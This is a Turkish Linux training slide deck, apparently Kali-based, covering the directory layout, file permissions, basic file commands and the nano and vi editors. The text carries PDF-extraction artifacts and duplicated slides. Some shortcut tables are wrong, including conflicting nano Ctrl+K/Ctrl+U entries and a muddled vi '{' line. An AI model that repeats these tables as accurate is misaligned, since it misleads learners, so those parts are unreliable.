drwxr-xr-x 2 root root 4096 Mar 22 2013 mnt
drwxr-xr-x 3 root root 4096 Eyl 29 05:02 opt
dr-xr-xr-x 130 root root 0 Eyl 30 07:52 proc
drwxr-xr-x 13 root root 4096 Eyl 30 07:53 root
drwxr-xr-x 18 root root 580 Eyl 30 07:53 run
drwxr-xr-x 2 root root 4096 Eyl 29 05:54 sbin
drwxr-xr-x 2 root root 4096 Haz 10 2012 selinux you are able to hear.
drwxr-xr-x 3 root root 4096 Eyl 29 05:03 srv
dr-xr-xr-x 13 root root 0 Eyl 30 07:52 sys
drwxrwxrwt 8 root root 4096 Eyl 30 07:53 tmp
drwxr-xr-x 12 root root 4096 Eyl 29 05:13 usr
drwxr-xr-x 13 root root 4096 Eyl 29 05:14 var
lrwxrwxrwx 1 root root 30 Eyl 29 05:14 vmlinuz -> boot/vmlinuz-3.7-trunk-686-pae
root@kali:/#
```



# Linux Dosya Sistemi

- Dosya hiyerarşisi ve dosyalardan bahsedelim.

- /bin ve /sbin : Sistemi boot ederken gerekli olan binaryleri ve hayatı komutları bulundurur.
- /dev : Donanımlar (cpu, sata vb.) ve özel dosyalar için ayrılmışdır.
- /etc : Sistem konfigrasyonları için gerekli dosyalar buradadır.
- /lib : /bin ve /sbin için paylaşılmış kütüphanelerin bulunduğu, ayrıca bazı kernel modüllerinin yer aldığı lokasyon.
- /media : cdrom, floppy disk için mount (bağlanma) noktası.
- /mnt Genellikle ilk kurulumda boş olan, external filesystemler için ayrılan mount noktası.
- /proc : Kernel (çekirdek) bilgileri yer alır.
- /boot : Linux kernelini barındıran, sistem haritalarını ve “ikinci seviye” (second stage) boot yükleyicilerini barındıran lokasyon.



# Linux Dosya Sistemi

- Dosya hiyerarşisi ve dosyalardan bahsedelim.
  - /home Genellikle root olarak giriş yaptığınızda boş olarak görebileceğiniz yer. Kullanıcılar için dosyalar buralarda tutulur.
  - /root : root kullanıcısı için ayrılan lokasyon.
  - /tmp : Geçici dosyaların tamamı buraya atılır.
  - /usr : Kullanıcının spesifik kaynakları. Genel olarak statik ve paylaşılabilir içerikler barındırır.
  - /opt : Add-on software uygulamalar buradadır. Örneğin metasploiti burada bulabilirsiniz. Çeşitli kütüphaneleri de içinde barındırır.
  - /var : html sayfaları için lokasyonları içeren /var/www isimli dosya dahil, çeşitli anonim ftp bilgileri olan, kilitleme ve çalıştırması olan alan. Ayrıca loglar da burada yer alır. Önemli dataların yer aldığı bir lokasyondur.



# Dosya Dizin İşlemleri

- Dosya ve dizinler üzerinde çeşitli işlemler yapılabilir.
  - Oluşturulabilir.
  - Silinebilir.
  - Değiştirilebilir.
  - Listelenebilir, çalıştırılabilir.
  - Taşıma veya kopyalama yapılabilir.
- Dosya ve dizinler için tanımlanmış haklar mevcuttur. Bu haklar ve izinler değiştirilebilir.
  - Sahibi, grubu ve herkes.
  - Örneğin herkese okuma hakkı ver.

# Dosya İzinleri

- Her dosyanın;

- Bir sahibi vardır.
- Bir grubu vardır.
- Sahibi, grubu ve herkes olmak üzere üç çeşit erişim izni vardır.
- Bir dosya oluşturulurken varsayılan izinleri umask ile belirlenir.

- Her kullanıcının;

- UID (login ismi), gid (login grubu) ve diğer grulara üyeliği vardır.
- UID kimliğınızı gösterir. (Kullanıcı ve ID numarası)
- GID (Grup adı ve numarasını gösterir)

# Dosya İzinleri

- Linux için üç çeşit dosya izin kavramı vardır.
  - Read(r) : Dosya veya dizinlerin okunabilmesi için gerekli olan izindir. Dizinlerde listeleme özelliği olarak kullanılır.
  - Write(w) : Yeni bir dosya veya dizin oluşturmak, değiştirmek için gerekli olan izindir.
  - Execute(x) : Dosya çalıştırılması ya da dizine giriş hakkı için kullanılan izindir.


# Dosya İzinleri

- Linuxde dosya izinleri belli bir paradigma kullanılarak idafe edilir ve kullanılır. Örneğin;
  - chmod 777 dosya\_ismi
  - 7 sayısının ikilik sayı sistemindeki karşılığı (111)

|               |
|---------------|
| 0 : 000 → --- |
| 1 : 001 → --x |
| 2 : 010 → -w- |
| 3 : 011 → -wx |
| 4 : 100 → r-- |
| 5 : 101 → r-x |
| 6 : 110 → rw- |
| 7 : 111 → rwx |

# Dosya İzinleri

- Gösterilen bu izin öbeklerinden üç adet vardır.



- Dosya izinleri detaylı incelemesi içinde aşağıdaki gibidir.

```
root@kali:~/Desktop# ls -l deneme.txt
-rwxrwxrwx 1 root root 215 Oct 7 10:06 deneme.txt
```

İzinler Sahibi Grubu

# Dosya İzinleri

- chmod komutu dosya veya dizinlerin izinlerinde değişiklik yapabiliriz. Sayısal değer veya yazıyla bu değişiklikler yapılabilir.

```
root@kali:~/Desktop# ls -l deneme.txt
-rwxrwxrwx 1 root root 215 Oct 7 10:06 deneme.txt
root@kali:~/Desktop# chmod 222 deneme.txt
root@kali:~/Desktop# ls -l deneme.txt
--w--w--w- 1 root root 215 Oct 7 10:06 deneme.txt
```

- Aşağıda ise yazı ile bu değişim yapılmıştır.

```
root@kali:~/Desktop# ls -l deneme.txt
-rwxrwxrwx 1 root root 215 Oct 7 10:06 deneme.txt
root@kali:~/Desktop# chmod u-r,g-r,o-r deneme.txt
root@kali:~/Desktop# ls -l deneme.txt
--wx-wx-wx 1 root root 215 Oct 7 10:06 deneme.txt
```

PS: u = kullanıcı , g = grubu, o = herkes. +: ekler, -: siler.

# Linux Komutları Serisi - 2

- Temel Linux Kullanımı bölümünde ki terminal komutlarının devamı bu bölümde anlatılacaktır.
- Anlatılacak olan komutlar mkdir, touch, rm, cp, mv, chown, find, tar komutlarıdır.

# # mkdir Komutu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# mkdir -p intelrad /tmp/
root@kali:~/Desktop# ls /tmp/ -l
total 32
drwxr-xr-x 2 root root 4096 Oct 8 09:02 intelrad
drwx----- 2 root root 4096 Oct 8 04:27 pulse-7KuijalqVtuT
drwx----- 2 Debian-gdm Debian-gdm 4096 Oct 8 04:27 pulse-YKmto5D3yDXe
drwx----- 2 root root 4096 Oct 8 04:27 ssh-3wUYBKD2p7qC
```

- Dizin oluşturmaya yarayan komuttur.
- Kullanımı : `mkdir [seçenek] [dizin_adı]` Dizin..
- `-p` parametresi ile mevcut dizinin altında bir dizin oluşturulabilir.
- Ayrıntılı bilgi için `man mkdir`.

# # touch Komutu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# touch dosya1 dosya2
root@kali:~/Desktop# ls -la dosya1 dosya2
-rw-r--r-- 1 root root 0 Oct 8 09:49 dosya1
-rw-r--r-- 1 root root 0 Oct 8 09:49 dosya2
root@kali:~/Desktop#
```

- Dosya oluşturmaya yarayan komuttur.
- Kullanımı : touch [seçenek] [[dosya\_adi], ...]
- Ayrıntılı bilgi için man touch.

# # rm Komutu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# rm -r dosyal dosya2
root@kali:~/Desktop# ls -la dosyal dosya2
ls: cannot access dosyal: No such file or directory
ls: cannot access dosya2: No such file or directory
root@kali:~/Desktop#
```

- Dosya/klasör silmek için kullanılan komuttur.
- Kullanımı : rm [seçenek] [dosya]
- -r parametresi ile rekürsif bir şekilde, verilen dosyanın içindeki tüm dosyalar silinebilir.
- Ayrıntılı bilgi için man rm.



# # cp Komutu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# ls -la /tmp/intelrad
ls: cannot access /tmp/intelrad: No such file or directory
root@kali:~/Desktop# cp -r /root/Desktop/intelrad /tmp/
root@kali:~/Desktop# ls -la /tmp/intelrad
total 8
drwxr-xr-x 2 root root 4096 Oct 8 10:03 .
drwxrwxrwt 12 root root 4096 Oct 8 10:03 ..
root@kali:~/Desktop# █
```

- Bir yerden, başka bir yere veri kopyalama.
- Kullanımı : cp [seçenek] [kaynak] [hedef]
- -r parametresi ile dizin içerisindeki herşeyi taşır.
- -p parametresi ile taşıma esnasında dosya haklarını korur.
- Ayrıntılı bilgi için man cp.

# # mv Komutu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# ls -la prodaft
ls: cannot access prodaft: No such file or directory
root@kali:~/Desktop# mv -f intelrad/ prodaft
root@kali:~/Desktop# ls -la prodaft/
total 8
drwxr-xr-x 2 root root 4096 Oct 8 09:40 .
drwxr-xr-x 9 root root 4096 Oct 8 10:15 ..
root@kali:~/Desktop#
```


- Bir veya klasörlerin ismini değiştirmek veya taşımak için kullanılan komut.
- Kullanımı : mv [seçenek] [kaynak] [hedef]
- -f parametresi ile kaynak dosya hedef dosyaya kopyalanır ve herhangi bir şey sorulmaz.
- Ayrıntılı bilgi için man mv

# # chown Komutu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# ls -la intelrad.txt
-rw-r--r-- 1 root root 0 Oct 8 10:20 intelrad.txt
root@kali:~/Desktop# chown intelrad:intelrad intelrad.txt
root@kali:~/Desktop# ls -la intelrad.txt
-rw-r--r-- 1 intelrad intelrad 0 Oct 8 10:20 intelrad.txt
root@kali:~/Desktop#
```

- Dosyanın sahibini ve grubunu değiştirmeyi sağlayan komuttur.
- Kullanımı: chown [seçenek] [sahibi]:[grubu] file
- Ayrıntılı bilgi için man chown.

# # find Komutu



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# find /root/Desktop/ intelrad/ -perm 755
/root/Desktop/
/root/Desktop/birevbirmutfak
/root/Desktop/intelrad
/root/Desktop/intelrad/benibul
/root/Desktop/netstress-3.0.7/netstress_randomip_staticport
/root/Desktop/flash
/root/Desktop/alacarte-made.desktop
intelrad/
```

- Dizinleri veya dosyaları arama komutudur.
- Kullanımı: `find [seçenek] [Dizin] [ifade]`
- Yukarıdaki örnekte arama izinlere göre gerçekleştirılmıştır. `-perm` parametresine verilen değer ile taranan veri bulunduğuanda arama durmuştur.

# # find Komutu

```
root@kali:~# find /root/Desktop/ intelrad/ -type d
/root/Desktop/
/root/Desktop/birevbirmutfak
/root/Desktop/intelrad
/root/Desktop/intelrad/benibul
/root/Desktop/usr
/root/Desktop/usr/bin
/root/Desktop/usr/lib
/root/Desktop/usr/lib/kde4
/root/Desktop/usr/share
/root/Desktop/usr/share/pixmaps
/root/Desktop/usr/share/kde4
/root/Desktop/usr/share/kde4/services
/root/Desktop/usr/share/icons
/root/Desktop/usr/share/icons/hicolor
/root/Desktop/usr/share/icons/hicolor/16x16
/root/Desktop/usr/share/icons/hicolor/16x16/apps
/root/Desktop/netstress-3.0.7/include
/root/Desktop/flash
intelrad/
root@kali:~#
```

- Yukarıdaki örnekte arama dosya tipine göre gerçekleştirılmıştır. Type parametresi ile d yani dizin olan dosyalar aratılmıştır.
- Detaylı özellikler için man find

# # tar Komutu

```
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# tar -czvf intelrad.tar.gz intelrad.txt
intelrad.txt
root@kali:~/Desktop# ls -la intelrad.tar.gz
-rw-r--r-- 1 root root 121 Oct 8 11:15 intelrad.tar.gz
root@kali:~/Desktop# █
```


- tar komutu ile dosya sıkıştırma işlemleri gerçekleştirilir.
- Kullanımı : tar [seçenek] [çıktı\_ismi] [dosya]
- tar ile birlikte farklı parametreler kullanılarak dosyalar sıkıştırılabilir.
- Ayrıntılı bilgi için man tar

# Metin Editörleri

- Linux' ta hemen hemen tüm işlemler dosya üzerinde gerçekleşmektedir.
- Mevcut birçok linux sunuculu sistem kullanıcı arayüzüne sahip değildir. Bu sunucuları yönetmek veya zaman, performans açısından iyi sonuçlar elde edebilmek için metin editörü kullanmak elzemdir.
- Linux'ta en çok kullanılan editörler nano ve vi' dir.
- Nano, kullanıcı dostudur ve linux ile hazır gelir.
- Vi, kullanımı daha zor olan, buna karşın harika yetenekleri bulunan bir metin editörüdür.

# Nano Editörü

- Gelişmiş metin editörüdür. Kullanıcı dostu bir arayüze sahiptir.
- Kullanımı : nano [dosya\_adi]



# Nano Editörü

- Nano editörü aşağıdaki özellikler ile kullanılmaktadır.
  - Ctrl + X = Çıkış
  - Ctrl + K = Satırı Kes
  - Ctrl + U = Satırı Yapıştır
  - Ctrl + W = Arama yapar.
  - Ctrl + K = Belirtilen texti kes.
  - Ctrl + U = Geri al.
  - Ctrl + G = Yardım ekranını açar.




# Vi Editörü

- Gelişmiş bir metin editörüdür ve kullanımı biraz zordur.
- Vi ilk başta karmaşık görünse de hızı ve verimi ile her kullanıcının işini büyük ölçüde kolaylaştıran bir editördür.
- Çok kullanılan komutları öğrendikten sonra vi nin gücü ortaya çıkacaktır.
- Linux dağıtımlarıyla birlikte gelmektedir.

# Vi Editörü

- Kullanımı : vi [dosya\_adi], dosya mevcut ise onu açar değilse oluşturup öyle açar.



# Vi Editörü

- Vi editörü iki moda sahiptir.
  - 1- Insert Modu
  - 2- Komut Satırı Modu
- **Insert Mod:** Düzenleme yapılan dosya içinde metim işlemlerinin yapıldığı mod.
- **Komut Satırı Modu:** Açılan metin üzerinde arama, değiştirme, kaydetme, kapatma gibi eylemlerin gerçekleştirildiği mod.

# Vi Editörü

- Vi editörünü kullanırken en çok kullanılan komutlar şunlardır.

|         |                                                   |
|---------|---------------------------------------------------|
| a       | İmlecin olduğu yerden itibaren edit moduna geçer. |
| i       | Insert moda geçiş yapar.                          |
| ESC     | Insert modu kapatır.                              |
| u       | Geri al                                           |
| U       | Tümünü geri al                                    |
| dd      | İmlecin olduğu satırı sil.                        |
| x       | İmlecin gerisindeki karakteri sil                 |
| /kelime | “kelime” için arama yapar.                        |
| :w      | Metni kaydet.                                     |
| :q      | Belgeyi kapat.                                    |

# Vi Editörü

- Vi editörü Komutlar (devamı)


- :10 İmleci 10. satıra getirir.
- H İmleci sayfanın en başına getirme
- L İmleci sayfanın en sonuna götürme
- o İmlecin altına yeni bir satır açar. ESC ile çıkarılır.
- O İmlencin üstüne yeni bir satır açar. ESC ile çıkarılır.
- :q! Kaydetmeden çıkış.
- d Bulunulan ve önceki satırı siler.
- h İmlecin soluna doğru devam et
- l İmlecin sağına doğru devam et
- ? İmlecten dosyanın başına doğru arama yapar.

# Vi Editörü

- Insert modda iken, **ok tuşları** kullanılarak metin içerisinde dolaşılabılır.
- Herhangi bir anda “a” harfine basılırsa Vi editörü imleçin bulunduğu karakterin bir sağına geçip insert modda bekler.
- Herhangi bir anda “o” harfine basılırsa bir alt satıra geçer ve kullanıcıyı insert modda bekler.

# Vi Editörü

- Insert modunda yapılan değişiklikler geri alınmak isteniyorsa önce ESC ile komut moduna çıkılmalı, ardından “u” ile değişiklikler geri alınmalıdır.



# Vi Editörü

- Belge açıldıktan sonra “i” harfine basarak insert moda geçilir, dosya içerisinde yazı yazılabilir. Bu moddan komut moduna geçmek için **ESC** kullanılır.



# Vi Editörü

- Insert modunda silme yapabilme için, klavyedeki “**backspace**” tuşu kullanılabilir.
- Komut satırı modunda bu işlemi gerçekleştirmek için “**x**” komutunu kullanmak yeterli olacaktır.
- Tüm satır silinmek isteniyor ise komut modunda “**dd**” kullanılabilir.

# Vi Editörü

- Dosya üzerinde yapılan değişiklikleri kaydetmek için komut satırı modunda “:w” yazılır.
- Dosya editlendikten sonra çıkmak için komut satırı modunda “:q” ifadesi kullanılır. Şayet yapılan değişiklikler kaydedilmeden çıkmak isteniyorsa “:q!” ifadesi kullanılır.
- Kaydetme ve çıkış “:wq” komutu ile gerçekleştirilir.

Komut girilen yer.



# Vi Editörü

- Vi editörünün komut satırı modunda iken, işletim sistemi komutları çalıştırılabilir. “:!+[komut]” yazılarak komut çalıştırılabilir.

Bu ekran görüntüsü “:!ls -la” ifadesinin çıktısı olarak gelmiştir.

```
intelrad.txt + (~) - VIM
File Edit View Search Terminal Help
-rw-r--r-- 1 root root 712 Sep 16 12:12 pilotteb1.txt
drwxr-xr-x 49 root root 4096 Oct 2 09:27 pilot.teb.com.tr
drwx----- 3 root root 4096 Oct 1 04:36 .pki
-rw-r--r-- 1 root root 140 Mar 22 2013 .profile
drwx----- 2 root root 4096 Oct 9 04:08 .pulse
-rw----- 1 root root 256 Aug 22 07:11 .pulse-cookie
-rw-r--r-- 1 root root 714 Sep 11 08:34 sea
-rwxr-xr-x 1 root root 457 Sep 9 03:47 smtp-user-check.py
drwx----- 2 root root 4096 Sep 6 08:29 .ssh
drwxr-xr-x 3 root root 4096 Sep 26 09:37 .subversion
drwx----- 4 root root 4096 Sep 3 11:35 .thumbnails
-rw-r--r-- 1 root root 73802 Sep 3 09:40 trrr.exe
drwxr-xr-x 2 root root 4096 Oct 9 03:53 .vim
-rw----- 1 root root 6250 Oct 9 05:22 .viminfo
drwxr-xr-x 5 root root 4096 Oct 1 07:01 .w3af
drwxr-xr-x 2 root root 4096 Oct 3 12:38 .weevly
drwxr-xr-x 4 root root 4096 Oct 3 05:13 .wine
drwxr-xr-x 2 root root 4096 Sep 11 08:24 .wireshark
-rw-r--r-- 1 root root 6266 Sep 16 12:32 .xml
-rw----- 1 root root 8586 Oct 9 05:21 .xsession-errors
-rw----- 1 root root 207869 Oct 9 03:54 .xsession-errors.old
drwxr-xr-x 6 root root 4096 Sep 26 09:34 .ZAP

Press ENTER or type command to continue
```

# Vi Editörü

- Vi editörü ile metin içerisinde arama yapma imkanları çok genişdir. Düzenli ifadeleri (regex) kullanma olanağı sunar. Komut satırındayken “/intelrad” komutu ile imleç, intelrad kelimesinin bulunduğu ilk satıra gidecektir.



intelrad.txt + (~) - VIM

File Edit View Search Terminal Help

```
bilişim
metin
editörü
arama
kaydetme...
fsdfdsfds
intelrad
```

Kelimenin  
olduğu satır

```
:/intelrad
```

**KALI LINUX**  
The quieter you become, the more you are able to hear

# Vi Editörü

- Vi editörü ile metin içerisinde arama yapma imkanları çok genişdir. Düzenli ifadeleri (regex) kullanma olanağı sunar. Komut satırındayken “/intelrad” komutu ile imleç, intelrad kelimesinin bulunduğu ilk satıra gidecektir.



intelrad.txt + (~) - VIM

File Edit View Search Terminal Help

```
bilişim
metin
editoru
arama
kaydetme...
fsdfdsfds
intelrad
```

Kelimenin  
olduğu satır

```
:/intelrad
```

**KALI LINUX**  
The quieter you become, the more you are able to hear

- VI editörü çok geniş bir dünyaya sahip olduğu için daha birçok özelliği bünyesinde barındırmaktadır.

- :30 İmleci 30.satıra taşı.
- \$ İmleci satır sonuna taşı.
- ) İmleci bir sonraki cümlenin başına getirir.
- ( İmleci bulunduğu cümlenin başına getirir.
- }
- { İmleci sonraki paragrafın başına getirir.
- { İmleci bulunduğu paragrafın başına getirir.
- G İmleci dosyanın sonuna götürür.
- % İmleci, uyuşan bir sonraki köşeli paranteze götürür.
- '. İmleci en son değiştirilen satıra götürür.
